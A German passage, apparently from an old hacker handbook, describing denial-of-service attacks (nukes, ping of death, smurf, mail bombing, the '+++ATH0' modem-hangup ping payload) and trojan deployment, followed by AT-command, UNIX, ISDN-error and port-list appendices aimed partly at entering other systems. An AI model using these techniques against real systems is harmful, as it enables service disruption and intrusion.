Diese Angriffe richten besonders viel Schaden in lokalen Netzwerken an, in denen jeder Rechner als Gateway fungiert und die Netzwerktopologie nur mangelhaft gewartet wird. An jeden Rechner wird bei einer Broadcast Storm-Attacke ein Strom von IP-Paketen geschickt, die allesamt an nichtexistierende Ziele adressiert sind. Wird dieser Datenstrom für mehrere Rechner innerhalb dieses Netzwerkes aufrechterhalten, ist das gesamte Netzwerk recht bald ziemlich lahmgelegt, da die Rechner die falsch adressierten Daten über die Gateways immer wieder in andere Subnetze verschieben. Um die Problematik von Broadcast Storms zu vermeiden, ist eine ausgeklügelte und sorgfältige Planung des Netzwerks notwendig, um das „Hängenbleiben“ von umherirrenden IP-Paketen von vorneherein zu verhindern bzw. in kürzester Zeit zu eliminieren.

Out of Band-Pakets (Nukes)

Nahezu schon legendäre Denial-of-Service-Attacken sind die sogenannten „Nukes". Hierzu werden spezielle IP-Pakete, die ein besonderes Merkmal haben, an einen Rechner geschickt. Entsprechend ungesicherte Betriebssysteme (ungepatchte Versionen von Windows und Linux) quittieren den Empfang solcher Pakete mit dem völligen Systemstillstand. Inzwischen existieren für (fast) alle betroffenen Betriebssysteme geeignete Patches, die diesen Fehler eliminieren. Out of Band-Pakets bestehen aus einem speziellen UDP-Paket, dass gewöhnlich an den Port 139 (NetBIOS-Port) gesendet wird, da dieser standardmässig bei vielen Computern geöffnet ist. Prinzipiell funktioniert es aber auch mit allen anderen Ports, die für Datenempfang standardmässig geöffnet sind. Die Wirkungsweise liegt nun darin, dass ein entsprechend ungesichertes Betriebssystem mit Out of Band-Informationen nichts anfangen kann und in einer "panikartigen" Reaktion im ungünstigsten Fall die aktuelle Sitzung mit einem Systemabsturz beendet.

Large Paket-Attacks (Ping of Death)

Die Wirkungsweise von Large Paket-Attacks ist zugleich einfach und fatal: Das IP-Protokoll verpackt alle Daten beim Absender in 64 kB grosse Päckchen. Diese werden jedoch protokollintern vor der Übertragung in kleinere Päckchen zerlegt, um sie einfacher übertragen zu können (fragmentieren). Beim Empfänger werden diese einzelnen Päckchen wieder zusammengefügt (reassemblieren), allerdings erst, wenn alle Einzelteile vorliegen. Ist das ankommende Paket am Ende grösser als 64 kB, läuft ein interner Speicherpuffer über und bringt im ungünstigsten Fall den Rechner zum Absturz.

Ping Flooding

Das Ping Flooding gehört zu Denial of Service-Attacks, die keine Sicherheitslöcher ausnutzen. Pings werden benutzt, um die Erreichbarkeit von anderen Hosts im Netz zu prüfen. Ein ¯angepingter® Host quittiert hierzu einen Ping mit einer echoartigen Antwort, einem sogenannten „Pong". Beim Ping Flooding wird ein Host jedoch mit unzähligen Ping-Anfragen bombadiert, die der Host dann natürlich alle bearbeitet (falls keine entsprechenden Mechanismen die Abarbeitung von rasch wiederholenden Ping-Anfragen verhindert) und entsprechend das eigene System und die Netzverbindung auslastet.

Ping-AT-Attacken

Mit AT-Befehlen (Befehlsliste im Anhang) ist es bekanntlich möglich, jedes Modem anzusprechen, in welches diese Sprache implementiert ist. Inzwischen sind in allen modernen Modems die AT-Befehlssprache implementiert, so dass Modems von Betriebssystemen und Programmen meist universell angesprochen werden können. Ist ein Modem offline, befindet es sich prinzipiell im Kommandomodus, d.h. es kann über AT-Befehle angesprochen werden. Geht es dagegen online, wechselt es in den Übertragungsmodus und ist in dieser Zeit nicht über AT-Befehle ansprechbar, es sei denn, man übergibt dem Modem drei Escape-Zeichen (mit „+++"), die das Modem als Befehl zum Umschalten in den Kommandomodus interpretiert. Aus Sicherheits-gründen muss zwischen diesem Umschaltkommando in den Kommandomodus und dem ersten AT-Befehl mindestens eine Pause von 1 Sekunde vorhanden sein. Leider verzichten einige Modemhersteller aus patentrechtlichen Gründen auf diese Pause,

so dass bei diesen Modellen der Umschaltbefehl in den Kommandomodus und ein kompletter AT-Befehl direkt hintereinander ohne Zeitverzug eingegeben werden können. Und genau darauf beruht der folgende Angriff: Ein Absender schickt an einen Empfänger über das Internet ein spezielles Ping-Paket, das z.B. die Sequenz „+++ATH0" (Umschalten in den Kommandomodus und Beenden der Verbindung) enthält. Laut Ping-Protokoll antwortet der Rechner des Empfängers auf die Ping-Anfrage mit der Spiegelung des Paketes. Kennt das Modem nun keine Pause zwischen dem Umschalten in den Kommandomodus und dem ersten AT-Befehl, wird es den Paketinhalt des Antwort-Pings als abzuarbeitende Sequenz interpretieren und die Verbindung beenden.

Mail-Bombing

Einee der ältesten Denial-of-Service-Attacken ist das inzwischen „klassische" Mail-Bombing. Hierzu wird ein Empfänger mit einer Vielzahl von gleichlautenden eMails regelrecht bombadiert, so dass das nächste Herunterladen der vorhandenen eMails zur Qual werden dürfte. Die Ausführung erzeugt aber noch ein anderes Opfer: Eine Mailbombe besteht im Prinzip aus einer einzigen eMail, die an einen SMTP-Mailserver zur Ausführung geschickt wird. Diese eMail hat jedoch die Besonderheit, dass sie die eMail-Adresse des Opfers gleich mehrmals als BCC-Empfänger enthält. Der ausführende Mailserver hat bei entsprechend hoher Angabe von BCC-Empfängern ebenfalls entsprechend genug zu tun, diese eMails zu generieren und zu versenden. Eine sehr unangenehme Variante des Mail-Bombings ist die Anmeldung eines Opfers bei Unmengen von Mailinglisten. Das Opfer muss sich nämlich nach so einer Attacke mühsam aus allen angemeldeten Listen manuell wieder austragen.

Smurf-Attack

Der Angreifer generiert dabei eine grosse Anzahl von ICMP Echo Paketen mit der Broadcast Adresse eines möglichst grossen Netzwerkes. Jedes dieser Pakete hat dabei als Absenderadresse die IP-Adresse eines zu störenden Hosts. Da es sich um Broadcast Adressen handelt, empfängt im Zielnetzwerk jeder Host die Pakete und würde es mit einem ICMP Echo Paket an die gefälschte Absenderadresse beantworten. Somit ist es möglich, in einem Ethernet mit 100 Hosts aus einem Paket 100 zu erzeugen. Der Angriff setzt voraus, dass alle unterwegs passierten Router die Broadcast-Pakete routen und der Router im Zielnetzwerk die Pakete auf zum Beispiel Ethernetadressen umsetzen (IP-Adresse 10.255.255.255 -->für Ethernet FF:FF:FF:FF:FF:FF).

Trojaner-Angriffe

Trojaner sind Programme, die es ermöglichen, einen Rechner per TCP-Verbindung fernzusteuern. Dies beinhaltet den Zugriff auf alle Daten. Ein Trojaner besteht also aus zwei Teilen, dem Server und dem Client. Der Server-Teil wird auf demjenigen Rechner installiert, der ferngesteuert werden soll. Dazu wird dieser Server-Teil mit anderen Programmen verbunden (Powerpoint-Demos, Bildschirm-Schoner, ausführbare Dateien) und z.B. als Windows-Backup oder als Schutz vor Viren angeboten - das spielt eigentlich keine Rolle - wichtig ist nur, den Empfänger dazu zu bringen, dieses Programm auszuführen, damit der Server-Teil aktiviert wird und sich ins System integrieren kann. Sobald diese Station dann Online ist, meldet sie, dass sie fernsteuerbar ist. Mit der Client-Software ist dies zu erkennen und eine Verbindung zu diesem Rechner ist jederzeit herzustellen.

Anhang

Die Hayes AT-Befehlsliste

Standard-AT-Befehle

A Aktiviert Antwort-Modus. Bei eingehendem Ruf wird das Modem abnehmen.
A/ Letztes Kommando wiederholen.
B0 Benutze CCITT-Standards V.21/V.22bis mit 1200 bps
B1 Benutze Bell-Standards 212A at 1200 bps. (nicht unterstützt in GB)
B2 Für einen Anruf, der CCITT V.23 benutzt, senden mit 75 bps und empfangen mit 1200 bps. Beim Antworten und N0, senden mit 1200 bps und empfangen mit 75 bps.
B3 Für einen Anruf, der V.23 verwendet, senden mit 1200 bps und empfangen mit 75 bps. Beim Antworten und gewähltem N0, senden mit 75 bps und empfangen mit 1200 bps.
B15 Benutze CCITT V.21 mit 300 bps
B16 Benutze 103 mit 300 bps (Nicht unterstützt in Grossbritanien)
B41 Benutze CCITT V.32 mit 4800 bps
B42 Benutze Express 96 mit 4800 bps
B60 Benutze CCITT V.32 mit 9600 bps
B61 Benutze Hayes Express 96 proprietray protocol 9600 bps Verbindung
D Wahlmodus. Das Modem hebt ab und versucht, sich mit einem anderen Modem zu verbinden. Die Wahlmodifikatoren sagen dem Modem, was, wie und wann zu wählen ist. Mit ATDPxxxxx wird beispielsweise die Nummer xxxxx mit dem Impulswahl-Verfahren (IWV) gewählt, mit ATDTxxxxx wird die gleiche Nummer mit dem Mehrfrequenz-Wahlverfahren (MFV) gewählt.

Modifikator	**Bedeutung**
P	IWV verwenden
T	MFV verwenden
!, &, [	Flash (nur MFV)
W, @	Auf Wählton warten
,	Wahlpause
L	Wahlwiederholung
;	Verbleib im Kommando-Modus
Sx	Kurzwahl

E0 Lokales Echo ausschalten
E1 Lokales Echo anschalten
H0 Normaler Betrieb
H1 Dumb-Modus (Ruf wird immer angenommen, sobald DTR aktiv)
I0 Produkt-Code anzeigen
I1 ROM-Prüfsumme berechnen
I2 Prüfsummen-Ergebnis ausgeben (OK oder ERROR)
I3 ROM-Versionsnummer und -datum ausgeben
I4 Anzeige der aktuellen Parameter
I6 Anzeige des Produktnamens
L0 Lautsprecher-Lautstärke leise
L1 Lautsprecher-Lautstärke leise
L2 Lautsprecher-Lautstärke mittel
L3 Lautsprecher-Lautstärke hoch
M0 Lautsprecher immer aus
M1 Lautsprecher an, bis Verbindung erfolgreich
M2 Lautsprecher immer an

M3 Lautsprecher an bei Warten auf Antwort-Ton
Nx Hersteller-spezifisch
O0 Wechsel in den Online-Modus
O1 Neusyncronisation und Wechsel in den Online-Modus
Q0 Modem-Rückmeldungen einschalten
Q1 Modem-Rückmeldungen ausschalten
Q2 Modem-Rückmeldungen im Antwort-Modus ausschalten
Sr? Auslesen des Registers r.
Sr=n Den Wert n dem Register r zuweisen
V0 Rückmeldungen in Kurzform als Ziffer
V1 Rückmelsungen im Klartext
Wx Hersteller-spezifisch
X0 Wählton / Besetztton ignorieren und Verbindungsstatus anzeigen
    (CONNECT , NO CARRIER und RING)
X1 Wählton / Besetztton ignorieren und Verbindungsstatus nicht anzeigen
X2 Warten auf Wählton, Besetztton ignorieren
X3 Wählton ignorieren, Besetztton auswerten
X4 Warten auf Wählton, Besetztton auswerten
Y   Hersteller-spezifisch
Z0 Konfiguration #0 einstellen
Z1 Konfiguration #1 einstellen

Erweiterte AT-Befehle

&C0 DCD ist immer aktiv
&C1 DCD zeigt vorhandenen Träger an
&C2 DCD nur bei Verbindungsabbruch nicht aktiv
&D0 DTR-Signal ignorieren
&D1 Wechsel in Kommando-Phase bei DTR->OFF
&D2 Verbindungsabbruch bei DTR->OFF
&D3 Neuinitialisierung bei DTR->OFF
&F Werksseitige Standard-Konfiguration laden.
&G0 Rufton ein, Guard-Ton aus
&G1 Rufton ein, Guard-Ton 550Hz
&G2 Rufton ein, Guard-Ton 1800Hz
&G4 Rufton aus, Guard-Ton aus
&G5 Rufton aus, Guard-Ton 550Hz
&G6 Rufton aus, Guard-Ton 1800Hz
&Jx Hersteller-spezifisch
&K0 Hersteller-spezifisch (RTS/CTS)
&Lx Hersteller-spezifisch
&Ox Hersteller-spezifisch
&Qx Hersteller-spezifisch
&Rx Hersteller-spezifisch (RTS/CTS)
&S0 DSR immer aktiv
&S1 DSR aktiv zwischen abgelaufenem Antwortton und Verbindungsabbruch
&T0 normaler Betrieb
&T1 lokale analoge Prüfschleife (local loopback)
&T3 lokale digitale Prüfschleife
&T4 ferne digitale Prüfschleife wird akzeptiert
&T5 ferne digitale Prüfschleife wird nicht akzeptiert
&T6 Starte ferne digitale Prüfschleife
&Vx Konfigurations-Profil ausgeben
&Wx Konfigurations-Profil speichern
&Xx Hersteller-spezifisch
&Yx Konfigurations-Profil #x nach jedem Einschalten des Modems laden.
&Zn=x Telefonnummer x auf Platz n speichern (Kurzwahl)

Weitere erweiterte Befehls-Sätze durch Zeichen wie %, \, * und - sind herstellerspezifisch.

Kleine UNIX-Hilfe

Da UNIX als Betriebssystem f□r Server am besten geeignet ist, ist es für den erfahrenen Anwender auch nützlich, die UNIX-Kommandos zu kennen, wenn er sich in fremde Systeme einloggt. Deshalb soll hier kurz und prägnant auf die wichtigsten Unterschiede zwischen UNIX und MSDOS eingegangen werden :

Beschreibung	**MSDOS**	**UNIX**
- Gross/Klein-schreibung	egal	nicht egal
- Filesystem	Dateien bestehen aus Name und Extension. Extension dient dem System, um Typ zu erkennen (exe,bat,com,dll) Trennzeichen im Pfad:'\' Es gibt Laufwerks-Buchstaben für Medien	Dateien haben Name und Besitzer. Besitzer kann mit 'chown' gewechselt werden. Extensions dienen nicht dem System, dafür gibt es Attribute Trennzeichen im Pfad : '/' Speichermedien werden ins Verzeichnis angebunden (gemounted) mit 'mount', wichtig dazu die Datei /etc/fstab
- Datei-attribute	R (Readonly), A (Archive), S (System), H (Hidden), können mit 'ATTRIB' angeschaut + verändert werden	r (read), w (write), x (execute) sind gleichzeitig die Zugriffrechte und existieren für jede Datei dreimal (für Besitzer (owner), für Benutzergruppe (group) und für alle anderen (others). Attribute können mit 'chmod' verändert werden.
- Home	gibt es nicht	Jeder Benutzer hat ein eigenes Home-Verzeichnis
- Supervisor	gibt es nicht	Es gibt einen Supervisor (root), der alle Rechte auf alle Dateien hat, um das System zu betreuen.
- Shell	COMMAND.COM	z.B. BASH
- Links	gibt es nicht	Wenn Verzeichnisse und Dateien von mehreren benutzt werden, dann können sie 'gelinkt' werden mit dem Befehl 'ln' - Im Verzeichnisbaum erscheinen also Verzeichnisse und Dateien, die nur Links und an ganz anderer Stelle sein können. Hard-Link : Wird er gelöscht, wird auch die Datei gelöscht. Soft-Link : Beim Löschen des Links bleibt Datei bestehen.
- Kommandos	Directory listen DIR In Vz. springen CD Aus Vz. springen CD..	ls -lisa cd cd ..

Beschreibung	**MSDOS**	**UNIX**
	Vz. erstellen MD	mkdir
	Vz. löschen RD	rmdir
	Bildsch. löschen CLS	clear
	Datei kopieren COPY	cp
	Datei umbenenen RENAME	mv
	Datei verschieb. MOVE	mv (rename & move hier gleich)
	Datei löschen DEL	rm
	Hilfe anzeigen HELP	man
	Texteditor EDIT	pico / emacs / vi
	packen PKZIP	zip
	entpacken PKUNZIP	unzip
	Datei suchen ---	„find –i / <name>” / locate
	GUI starten WIN	startx / xterm / kde
	---	login (zum anmelden)
	---	exit / logout (zum abmelden)
	---	passwd (Passwort „ndern)
	---	mail (UNIX-Mailsystem)
	---	ps (Prozess-Liste anzeigen)
	---	kill (Prozess l”schen)
	---	su (Als Supervisor einloggen)
- Dateien	AUTOEXEC.BAT	.profile oder .bashrc
		im Home-Verzeichnis
		oder global /etc/.profile
	CONFIG.SYS	gibt es nicht
		/etc/passwd, /etc/shadow
		(Passwort-Dateien)
		/etc/group (Gruppen-Datei)

Da UNIX ein Multiuser-System ist, gibt es einen Administrator (Superuser) mit dem Benutzernamen 'root'. Dieser ist der einzige Benutzer, der alle Rechte auf alle Dateien hat. Ansonsten gilt ein striktes Rechte-System :

- Rechte auf Dateien könen nur von berechtigten Benutzern verädert werden. Hat eine Datei also nur die ersten drei Flags (rwx) gesetzt, so kann nur der Besitzer dieser Datei die Attribute verädern.

- Nur der Besitzer selbst kann eine Datei jemandem übereignen.

- Um Attribute zu verändern, braucht man den Schreib-Zugriff.

Deshalb ist der root-Zugang sehr begehrt, denn der Supervisor muss sich nicht um die Rechte kümmern, weil er sowieso alle Rechte hat.

CAPI-Meldungen

CAPI-Informationsmeldungen

0001 NCPI vom aktuellen Protokoll nicht unterstützt, NCPI ignoriert[#0001]
0002 Flags vom aktuellen Protokoll nicht unterstützt, Flags ignoriert[#0002]
0003 Signal schon von einer anderen Anwendung gesendet[#0003]
1104 Warteschlange ist leer[#1104]

ISDN-Informationsmeldungen

3400 Keine ISDN-Verbindung. Grund unbekannt[#3400]
3490 Normaler Verbindungsabbau[#3490]
349A Nicht gewählte (non-selected) Teilnehmerfreigabe[#349A]
349F Keine ISDN-Verbindung. Grund unbekannt[#349F]

CAPI-Fehlermeldungen

1001 Zu viele CAPI-Anwendungen[#1001]
1002 Logische Blockgrösse zu gering, mindestens 128 Bytes erforderlich[#1002]
1003 Puffer überschreitet 64-kByte-Grenze[#1003]
1004 Nachrichtenpuffer zu klein, mindestens 1024 Bytes erforderlich[#1004]
1005 Max. Anzahl logischer Verbindungen nicht unterstützt[#1005]
1007 Wegen interner Überlastung kann die Nachricht nicht angenommen werden[#1007]
1008 Betriebssystem-Ressourcen erschöpft (z.B. Speichermangel)[#1008]
1009 Common-ISDN-API Version 2.0 ist nicht installiert[#1009]
100A Controller unterstützt keine externen Geräte[#100A]
100B Controller unterstützt nur externe Geräte[#100B]
1101 Unzulässige Anwendungsnummer[#1101]
1102 Unzulässiges Kommando oder Subkommando oder Nachricht kleiner als 12 Byte[#1102]
1103 Die Nachricht konnte wegen Überlauf der Warteschlange nicht angenommen werden! Nachrichten für andere PLCI oder NCCI sind davon nicht berührt[#1103]
1105 Überlauf der Warteschlange, eine Nachricht ging verloren! Konfigurationsfehler, die Anwendung muss sich von der CAPI abmelden[#1105]
1106 Unbekannter Parameter[#1106]
1107 Wegen interner Überlastung kann die Nachricht nicht angenommen werden[#1107]
1108 Betriebssystem-Ressourcen erschöpft (z.B. Speichermangel)[#1108]
1109 Common-ISDN-API Version 2.0 ist nicht installiert[#1109]
110A Controller unterstützt keine externen Geräte[#110A]
110B Controller unterstützt nur externe Geräte[#110B]
2001 Nachricht wird im aktuellem Zustand nicht unterstützt[#2001]
2002 Ungültiger Controller / PLCI / NCCI[#2002]
2003 Keine freien PLCI[#2003]
2004 Keine freien NCCI[#2004]
2005 Keine freien LISTEN[#2005]
2006 Keine freien Ressourcen für FAX-Betrieb (Protokoll- T.30)[#2006]
2007 Ungültige Nachrichtenparameter[#2007]
3001 B1 Protokoll nicht unterstützt[#3001]
3002 B2 Protokoll nicht unterstützt[#3002]
3003 B3 Protokoll nicht unterstützt[#3003]

3004 B1 Protokoll Parameter nicht unterstützt[#3004]
3005 B2 Protokoll Parameter nicht unterstützt[#3005]
3006 B3 Protokoll Parameter nicht unterstützt[#3006]
3007 Kombination der B-Protokolle nicht unterstützt[#3007]
3008 NCPI nicht unterstützt[#3008]
3009 CIP-Wert unbekannt[#3009]
300A Flags nicht unterstützt (reservierte Bits)[#300A]
300B Eigenschaft nicht unterstützt[#300B]
300C Länge der Daten vom aktuellen Protokoll nicht unterstützt[#300C]
300D Rücksetzprozedur vom aktuellen Protokoll nicht unterstützt[#300D]
3301 Protokollfehler Ebene 1 (Verbindung unterbrochen oder B-Kanal vom Steuerprotokoll geschlossen)[#3301]
3302 Protokollfehler Ebene 2[#3302]
3303 Protokollfehler Ebene 3[#3303]
3304 Eine andere Anwendung erhielt den Ruf[#3304]
3311 Verbindungsaufbau erfolglos (Gegenstelle ist kein FAX-G3-Gerät)[#3311]
3312 Verbindungsaufbau erfolglos (Einstellungsfehler)[#3312]
3313 Verbindungsabbau vor der Übertragung (Gegenstelle lässt Übertragung nicht zu, z.B. falsche Auflösung)[#3313]
3314 Verbindungsabbau während der Übertragung (Abbruch von Gegenstelle)[#3314]
3315 Verbindungsabbau während der Übertragung (Ausführungsfehler, z.B. erfolglose Wiederholung der T.30-Befehle)[#3315]
3316 Verbindungsabbau während der Übertragung (keine Daten zum Senden vorhanden)[#3316]
3317 Verbindungsabbau während der Übertragung (Überlauf bei Datenempfang)[#3317]
3318 Verbindungsabbau während der Übertragung (Abbruch von diesem Gerät)[#3318]
3319 Ungültige Parameter (z.B. Fehler in den SFF-Daten)[#3319]

ISDN-Fehlermeldungen

3481 Unbekannte Nummer[#3481]
3482 Keine Verbindung zum angegebenen Netzwerk[#3482]
3483 Keine Verbindung zur Gegenstelle[#3483]
3486 Kanal nicht annehmbar[#3486]
3487 Ruf angenommen und an bestehende Verbindung weitergeleitet[#3487]
3491 Teilnehmer besetzt[#3491]
3492 Teilnehmer antwortet nicht[#3492]
3493 Teilnehmer antwortet nicht (Teilnehmer hat aber signalisiert)[#3493]
3495 Ruf abgewiesen[#3495]
3496 Nummer hat sich geändert[#3496]
349B Gegenstelle defekt[#349B]
349C Nummer hat ungültiges Format[#349C]
349D Übermittlungseigenschaft abgewiesen[#349D]
349E Antwort auf Statusabfrage[#349E]
34A2 Kein Kanal verfügbar[#34A2]
34A6 Netzwerk defekt[#34A6]
34A9 Vorübergehender Fehler[#34A9]
34AA Überlastung der Vermittlungseinrichtung[#34AA]
34AB Zugriffsdaten abgewiesen[#34AB]
34AC Angeforderter Kanal nicht verfügbar[#34AC]
34AF Ressourcen nicht verfügbar, keine nähere Angabe[#34AF]
34B1 Dienst nicht verfügbar[#34B1]
34B2 Angefordertes Dienstmerkmal nicht verfügbar[#34B2]
34B9 Übermittlungseigenschaft (Bearer capability) nicht zugelassen[#34B9]
34BA Übermittlungseigenschaft (Bearer capability) zeitweilig nicht verfügbar[#34BA]
34BF Dienst oder Option nicht verfügbar, keine nähere Angabe[#34BF]
34C1 Übermittlungseigenschaft (Bearer capability) nicht implementiert[#34C1]

34C2 Kanaltyp nicht implementiert[#34C2]
34C5 Angeforderte Eigenschaft nicht implementiert[#34C5]
34C6 Nur Übermittlungseigenschaft (Bearer capability) für beschränkte/begrenzte
      digitale Informationen verfügbar[#34C6]
34CF Dienst oder Option nicht implementiert, keine nähere Angabe[#34CF]
34D1 Ungültiger Wert der Verbindungskennung[#34D1]
34D2 Angegebener Kanal existiert nicht[#34D2]
34D3 Ein unterbrochener Ruf existiert, diese Rufkennung aber nicht[#34D3]
34D4 Rufkennung vergeben[#34D4]
34D5 Kein Ruf beendet[#34D5]
34D6 Ruf mit der angeforderten Kennung wurde zurückgesetzt[#34D6]
34D8 Gegenstelle nicht kompatibel[#34D8]
34DB Ungültige Auswahl des Übertragungsnetzwerkes[#34DB]
34DF Ungültige Nachricht, keine nähere Angabe[#34DF]
34E0 Erforderliches Nachrichtenelement nicht vorhanden[#34E0]
34E1 Nachrichtentyp existiert nicht oder ist nicht implementiert[#34E1]
34E2 Nachrichtentyp inkompatibel zum Rufstatus oder Nachrichtentyp existiert
      nicht bzw. ist nicht implementiert[#34E2]
34E3 Nachrichtenelement existiert nicht oder ist nicht implementiert[#34E3]
34E4 Ungültiger Inhalt im Nachrichtenelement[#34E4]
34E5 Nachrichtentyp inkompatibel zum Rufstatus[#34E5]
34E6 Abbruch nach Timeout[#34E6]
34EF Protokollfehler, keine nähere Angabe[#34EF]
34FF Netzbenutzung, keine nähere Angabe[#34FF]

TCP/UDP-Portliste

Offizielle Ports

Schlüsselwort	**Nummer**	**Beschreibung**
	0/tcp	reserviert (IP)
	0/udp	reserviert (IMCP)
tcpmux	1/tcp	TCP Port Service Multiplexer
tcpmux	1/udp	TCP Port Service Multiplexer
compressnet	2/tcp	Management Utility
compressnet	2/udp	Management Utility
compressnet	3/tcp	Compression Process
compressnet	3/udp	Compression Process
#	4/tcp	frei
#	4/udp	frei
rje	5/tcp	Remote Job Entry
rje	5/udp	Remote Job Entry
#	6/tcp	frei
#	6/udp	frei
echo	7/tcp	Echo
echo	7/udp	Echo
#	8/tcp	(EGP)
#	8/udp	(EGP)
discard	9/tcp	Discard
discard	9/udp	Discard
#	10/tcp	frei
#	10/udp	frei
systat	11/tcp	Active Users
systat	11/udp	Active Users

Schlüsselwort	Nummer	Beschreibung
#	12/tcp	(PUP)
#	12/udp	(PUP)
daytime	13/tcp	Daytime (RFC 867)
daytime	13/udp	Daytime (RFC 867)
#	14/tcp	frei
#	14/udp	frei
#	15/tcp	frei [war netstat]
#	15/udp	frei
#	16/tcp	frei
#	16/udp	frei
qotd	17/tcp	Quote of the Day
qotd	17/udp	Quote of the Day
msp	18/tcp	Message Send Protocol
msp	18/udp	Message Send Protocol
chargen	19/tcp	Character Generator
chargen	19/udp	Character Generator
ftp-data	20/tcp	File Transfer [Default Data]
ftp-data	20/udp	File Transfer [Default Data]
	20/tcp	HMP
	20/udp	HMP
ftp	21/tcp	File Transfer [Control]
ftp	21/udp	File Transfer [Control]
ssh	22/tcp	SSH Remote Login Protocol
ssh	22/udp	SSH Remote Login Protocol
telnet	23/tcp	Telnet
telnet	23/udp	Telnet
	24/tcp	any private mail system
	24/udp	any private mail system
smtp	25/tcp	Simple Mail Transfer
smtp	25/udp	Simple Mail Transfer
#	26/tcp	frei
#	26/udp	frei
nsw-fe	27/tcp	NSW User System FE
nsw-fe	27/udp	NSW User System FE
#	28/tcp	frei
#	28/udp	frei
msg-icp	29/tcp	MSG ICP
msg-icp	29/udp	MSG ICP
#	30/tcp	frei
#	30/udp	frei
msg-auth	31/tcp	MSG Authentication
msg-auth	31/udp	MSG Authentication
#	32/tcp	frei
#	32/udp	frei
dsp	33/tcp	Display Support Protocol
dsp	33/udp	Display Support Protocol
#	34/tcp	frei
#	34/udp	frei
	35/tcp	any private printer server
	35/udp	any private printer server
#	36/tcp	frei
#	36/udp	frei
time	37/tcp	Time
time	37/udp	Time
rap	38/tcp	Route Access Protocol
rap	38/udp	Route Access Protocol
rlp	39/tcp	Resource Location Protocol
rlp	39/udp	Resource Location Protocol

Schlüsselwort	Nummer	Beschreibung
#	40/tcp	frei
#	40/udp	frei
graphics	41/tcp	Graphics
graphics	41/udp	Graphics
name	42/tcp	Host Name Server
name	42/udp	Host Name Server
nameserver	42/tcp	Host Name Server
nameserver	42/udp	Host Name Server
nicname	43/tcp	Who Is
nicname	43/udp	Who Is
mpm-flags	44/tcp	MPM FLAGS Protocol
mpm-flags	44/udp	MPM FLAGS Protocol
mpm	45/tcp	Message Processing Module [recv]
mpm	45/udp	Message Processing Module [recv]
mpm-snd	46/tcp	MPM [default send]
mpm-snd	46/udp	MPM [default send]
ni-ftp	47/tcp	NI FTP
ni-ftp	47/udp	NI FTP
auditd	48/tcp	Digital Audit Daemon
auditd	48/udp	Digital Audit Daemon
tacacs	49/tcp	Login Host Protocol (TACACS)
tacacs	49/udp	Login Host Protocol (TACACS)
re-mail-ck	50/tcp	Remote Mail Checking Protocol
re-mail-ck	50/udp	Remote Mail Checking Protocol
la-maint	51/tcp	IMP Logical Address Maintenance
la-maint	51/udp	IMP Logical Address Maintenance
xns-time	52/tcp	XNS Time Protocol
xns-time	52/udp	XNS Time Protocol
domain	53/tcp	Domain Name Server
domain	53/udp	Domain Name Server
xns-ch	54/tcp	XNS Clearinghouse
xns-ch	54/udp	XNS Clearinghouse
isi-gl	55/tcp	ISI Graphics Language
isi-gl	55/udp	ISI Graphics Language
xns-auth	56/tcp	XNS Authentication
xns-auth	56/udp	XNS Authentication
	57/tcp	any private terminal access
	57/udp	any private terminal access
	57/tcp	MTP
	57/udp	MTP
xns-mail	58/tcp	XNS Mail
xns-mail	58/udp	XNS Mail
	59/tcp	any private file service
	59/udp	any private file service
	60/tcp	frei
	60/udp	frei
ni-mail	61/tcp	NI MAIL
ni-mail	61/udp	NI MAIL
acas	62/tcp	ACA Services
acas	62/udp	ACA Services
whois++	63/tcp	whois++
whois++	63/udp	whois++
covia	64/tcp	Communications Integrator (CI)
covia	64/udp	Communications Integrator (CI)
tacacs-ds	65/tcp	TACACS-Database Service
tacacs-ds	65/udp	TACACS-Database Service
sql*net	66/tcp	Oracle SQL*NET / rvd
sql*net	66/udp	Oracle SQL*NET / rvd
bootps	67/tcp	Bootstrap Protocol Server

Schlüsselwort	Nummer	Beschreibung
bootps	67/udp	Bootstrap Protocol Server
bootpc	68/tcp	Bootstrap Protocol Client
bootpc	68/udp	Bootstrap Protocol Client
tftp	69/tcp	Trivial File Transfer
tftp	69/udp	Trivial File Transfer
gopher	70/tcp	Gopher
gopher	70/udp	Gopher
netrjs-1	71/tcp	Remote Job Service
netrjs-1	71/udp	Remote Job Service
netrjs-2	72/tcp	Remote Job Service
netrjs-2	72/udp	Remote Job Service
netrjs-3	73/tcp	Remote Job Service
netrjs-3	73/udp	Remote Job Service
netrjs-4	74/tcp	Remote Job Service
netrjs-4	74/udp	Remote Job Service
	75/tcp	any private dial out service
	75/udp	any private dial out service
deos	76/tcp	Distributed External Object Store
deos	76/udp	Distributed External Object Store
	77/tcp	any private RJE service
	77/udp	any private RJE service
vettcp	78/tcp	vettcp
vettcp	78/udp	vettcp
finger	79/tcp	Finger
finger	79/udp	Finger
http	80/tcp	World Wide Web HTTP
http	80/udp	World Wide Web HTTP
www	80/tcp	World Wide Web HTTP
www	80/udp	World Wide Web HTTP
www-http	80/tcp	World Wide Web HTTP
www-http	80/udp	World Wide Web HTTP
hosts2-ns	81/tcp	HOSTS2 Name Server
hosts2-ns	81/udp	HOSTS2 Name Server
xfer	82/tcp	XFER Utility
xfer	82/udp	XFER Utility
mit-ml-dev	83/tcp	MIT ML Device
mit-ml-dev	83/udp	MIT ML Device
ctf	84/tcp	Common Trace Facility
ctf	84/udp	Common Trace Facility
mit-ml-dev	85/tcp	MIT ML Device
mit-ml-dev	85/udp	MIT ML Device
mfcobol	86/tcp	Micro Focus Cobol
mfcobol	86/udp	Micro Focus Cobol
	87/tcp	any private terminal link
	87/udp	any private terminal link
kerberos	88/tcp	Kerberos
kerberos	88/udp	Kerberos
su-mit-tg	89/tcp	SU/MIT Telnet Gateway
su-mit-tg	89/udp	SU/MIT Telnet Gateway
dnsix	90/tcp	DNSIX Securit Attribute Token Map
dnsix	90/udp	DNSIX Securit Attribute Token Map
	90/tcp	Pointcast
	90/udp	Pointcast
mit-dov	91/tcp	MIT Dover Spooler
mit-dov	91/udp	MIT Dover Spooler
npp	92/tcp	Network Printing Protocol
npp	92/udp	Network Printing Protocol
dcp	93/tcp	Device Control Protocol

Schlüsselwort	Nummer	Beschreibung
dcp	93/udp	Device Control Protocol
objcall	94/tcp	Tivoli Object Dispatcher
objcall	94/udp	Tivoli Object Dispatcher
supdup	95/tcp	SUPDUP
supdup	95/udp	SUPDUP
dixie	96/tcp	DIXIE Protocol Specification
dixie	96/udp	DIXIE Protocol Specification
swift-rvf	97/tcp	Swift Remote Virtural File Protocol
swift-rvf	97/udp	Swift Remote Virtural File Protocol
tacnews	98/tcp	TAC News
tacnews	98/udp	TAC News
